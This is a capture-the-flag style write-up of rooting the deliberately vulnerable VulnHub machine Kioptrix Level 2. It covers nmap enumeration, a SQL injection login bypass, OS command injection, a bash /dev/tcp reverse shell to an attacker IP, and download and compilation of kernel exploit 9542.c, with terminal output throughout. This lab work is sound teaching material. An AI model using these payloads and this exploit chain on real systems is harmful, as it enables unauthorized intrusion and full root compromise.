

Kioptrix Level 2 — VulnHub Write-up

Beginner penetration-testing lab • Linux • Goal: obtain root access

Overview

Kioptrix Level 2 is an intentionally vulnerable Linux machine from VulnHub. The assessment follows a practical workflow: target discovery → service enumeration → web exploitation → initial shell → local privilege escalation.

Methodology

The objective was to identify exposed services, investigate the web application, gain an initial foothold, and then escalate privileges to root.

The final attack chain was:

- Network discovery
- Nmap service and version enumeration
- SQL injection in the web login
- OS command injection
- Bash reverse shell as the web-server user
- Local kernel privilege escalation

Target discovery

The target IP was identified as **10.90.81.42** in the lab network.


```
sudo arp-scan --localnet  
nmap -sn <your-ip>/24
```

1. Finding the Target IP

I first performed local network discovery to identify the Kioptrix machine.

arp-scan can enumerate hosts on the local network, while **nmap -sn** performs host discovery without a port scan.

```
sudo arp-scan --localnet
nmap -sn <your-ip>/24
```



```
(kali@kali)-[~]
$ nmap -sn 10.90.81.172/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 14:04 -0400
Nmap scan report for 10.90.81.42
Host is up (0.0013s latency).
MAC Address: 00:0C:29:C1:B8:7C (VMware)
Nmap scan report for 10.90.81.62
Host is up (0.00028s latency).
MAC Address: F8:FE:5E:E6:C5:3F (Intel Corporate)
Nmap scan report for 10.90.81.177
Host is up (0.0094s latency).
MAC Address: 0E:1A:78:D0:40:BA (Unknown)
Nmap scan report for 10.90.81.172
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.50 seconds
```

The scan identified the target as **10.90.81.42**.

2. Nmap Enumeration

Next, I scanned the target to identify open ports, running services, versions, and operating-system information.

```
nmap -sC -O -A -T4 10.90.81.42
```

```
Session Actions Edit View Help
kali@kali:~$ nmap -sC -O -A -T4 10.90.81.42
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 14:07 -0400
Nmap scan report for 10.90.81.42
Host is up (0.0012s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|_ ssh-hostkey:
|_ 1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|_ 1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_ 1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
|_ http-server-header: Apache/2.0.52 (CentOS)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind  2 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_ 100000  2             111/tcp    rpcbind
|_ 100000  2             111/udp    rpcbind
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_ http-server-header: Apache/2.0.52 (CentOS)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryN
ame=--
|_ Not valid before: 2009-10-08T00:10:47
|_ Not valid after:  2010-10-08T00:10:47
|_ ssl-date: 2026-08-24T14:59:30+00:00; -3h08m35s from scanner time.
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_DES_64_CBC_WITH_MD5

631/tcp   open  lpp      CUPS 1.1
|_ http-tittle: 403 Forbidden
|_ http-server-header: CUPS/1.1
|_ http-methods: GET,HEAD,POST,PUT,DELETE,OPTIONS
|_ Potentially risky methods: PUT
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:C1:B8:7C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_ clock-skew: -3h08m35s

TRACEROUTE
HOP RTT ADDRESS
1 1.16 ms 10.90.81.42

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
```

3. Services Identified


The Nmap results showed several legacy services:

Port	Service	Version / Notes
22/tcp	SSH	OpenSSH 3.9p1; SSHv1 supported
80/tcp	HTTP	Apache 2.0.52 (CentOS)
111/tcp	rpcbind	RPC #100000
443/tcp	HTTPS	Apache 2.0.52; SSLv2 supported
631/tcp	IPP	CUPS 1.1; PUT method reported
3306/tcp	MySQL	MySQL detected; unauthorized

The combination of an old Apache stack, legacy SSH, SSLv2, CUPS, and an old Linux kernel suggested that the machine was likely vulnerable to known attacks. The web application was therefore investigated first.

4. Web Application Enumeration

The HTTP service on port 80 exposed a web application containing an administrator login. Because the application accepted user-controlled input, I tested the login parameters for SQL injection.



A basic SQL injection test was used against the administrator login:

```
Administrator' OR 1=1 --
```


The input bypassed the login and provided access to the administrator interface, confirming a SQL injection vulnerability.

5. OS Command Injection

After gaining access to the administrator interface, I identified a ping functionality. Because the application appeared to pass the supplied value to a system command, I tested for OS command injection.

A simple command-separator test was used:

```
127.0.0.1 ; ls
```



The command output appeared in the application response, confirming that attacker-controlled input was reaching the operating system command context.

6. Obtaining a Reverse Shell


With OS command injection confirmed, I used the vulnerable functionality to execute a Bash reverse-shell command. A Netcat listener was prepared on the attacking machine first.

```
nc -lvnp 4444

127.0.0.1 ; bash -i >& /dev/tcp/<ATTACKER-IP>/4444 0>&1
```


Explanation:

- **bash -i** starts an interactive Bash shell.
- **/dev/tcp/<ATTACKER-IP>/4444** creates a TCP connection to the listener.
- **0>&1** redirects standard input to the same connection used for the shell output.



7. Initial Foothold

The reverse shell was successful, but the shell was not running as root. Running **whoami** showed that the process was executing as the Apache user.




```
(kali@kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...

connect to [10.90.81.172] from (UNKNOWN) [10.90.81.42] 32777
bash: no job control in this shell
bash-3.00$ bash-3.00$ ls
index.php
pingit.php
bash-3.00$ cd ..
bash-3.00$ ls
cgi-bin
error
html
icons
manual
usage
bash-3.00$ whoami
apache
bash-3.00$ uname -i
i386
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$
```

I then checked the kernel version with:

```
uname -a
```



```
(kali@kali)-[~]
└─$ searchsploit Linux Kernel 2.6 CentOS

Exploit Title | Path
---|---
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage' | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 P | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Pr | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalation (1) | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutagen Astronomy' Local Privilege Es | linux_x86-64/local/45516.c


Shellcodes: No Results

(kali@kali)-[~]
└─$
```

The target was running an old Linux 2.6.x kernel. This justified researching local privilege-escalation vulnerabilities affecting the kernel version.

8. Local Privilege Escalation

I searched for a suitable local privilege-escalation exploit using Searchsploit. The write-up identifies exploit **9542.c** as the kernel exploit used for the lab.



The exploit was downloaded locally and then transferred to the target through a temporary HTTP server.

```
searchsploit -m linux_x86/local/9542.c

# On the attacker machine
python3 -m http.server 80


# On the target
wget http://<ATTACKER-IP>/9542.c
```

The source was then compiled on the target:

```
gcc 9542.c -o exploit
./exploit
```

9. Root Access

After executing the local privilege-escalation exploit, the shell obtained root-level privileges.



```
kali@kali: ~  
Session Actions Edit View Help  
bash-3.00$ pwd  
/tmp  
bash-3.00$ wget http://10.90.81.172/9542.c  
--11:55:08-- http://10.90.81.172/9542.c  
           => `9542.c'  
Connecting to 10.90.81.172:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 2,535 (2.5K) [text/x-csrc]  
OK .. 100% 3.07 MB/s  
11:55:08 (3.07 MB/s) - `9542.c' saved [2535/2535]  
  
bash-3.00$ ls  
9542.c  
bash-3.00$ gcc 9542.c -o exploit  
9542.c:109:28: warning: no newline at end of file  
bash-3.00$ ls  
9542.c  
exploit  
bash-3.00$ ./exploit  
sh: no job control in this shell  
sh-3.00# ls  
9542.c  
exploit  
sh-3.00# whoami  
root  
sh-3.00#
```

```
whoami
```

The final **whoami** check confirmed root access.

Attack chain

Nmap enumeration → SQL injection → administrator access → OS command injection → reverse shell → kernel privilege escalation → root.

10. Lessons Learned

- 1. Enumeration is critical.** Nmap exposed outdated services and helped identify likely attack surfaces.
- 2. Web applications can provide the initial foothold.** The login functionality was vulnerable to SQL injection, which led to administrator access.
- 3. Vulnerabilities can be chained.** SQL injection led to administrator access, command injection provided code execution, the reverse shell provided a foothold, and a local kernel exploit provided privilege escalation.
- 4. Outdated software increases risk.** Legacy Apache, SSLv2 support, and an old kernel significantly increased the attack surface.
- 5. Initial access is not the same as root access.** After obtaining a shell as the Apache user, additional privilege-escalation work was required.

Tools Used

- Nmap — reconnaissance and service enumeration.
- Firefox / curl / wget — interacting with the web application and transferring files.
- Netcat — reverse-shell listener.
- Bash — interactive reverse shell.
- Searchsploit — exploit research and retrieval.
- GCC — compiling the local exploit on the target.

References

- Nmap documentation — nmap.org/book/man.html
- Netcat manual — linux.die.net/man/1/nc
- Wget manual — gnu.org/software/wget/manual/
- GCC documentation — gcc.gnu.org/onlinedocs/
- Kioptrix Level 2 — VulnHub

Lab Disclaimer

This write-up documents activity performed against an intentionally vulnerable VulnHub machine in a controlled lab environment. The techniques should only be used on systems for which you have explicit authorization to test.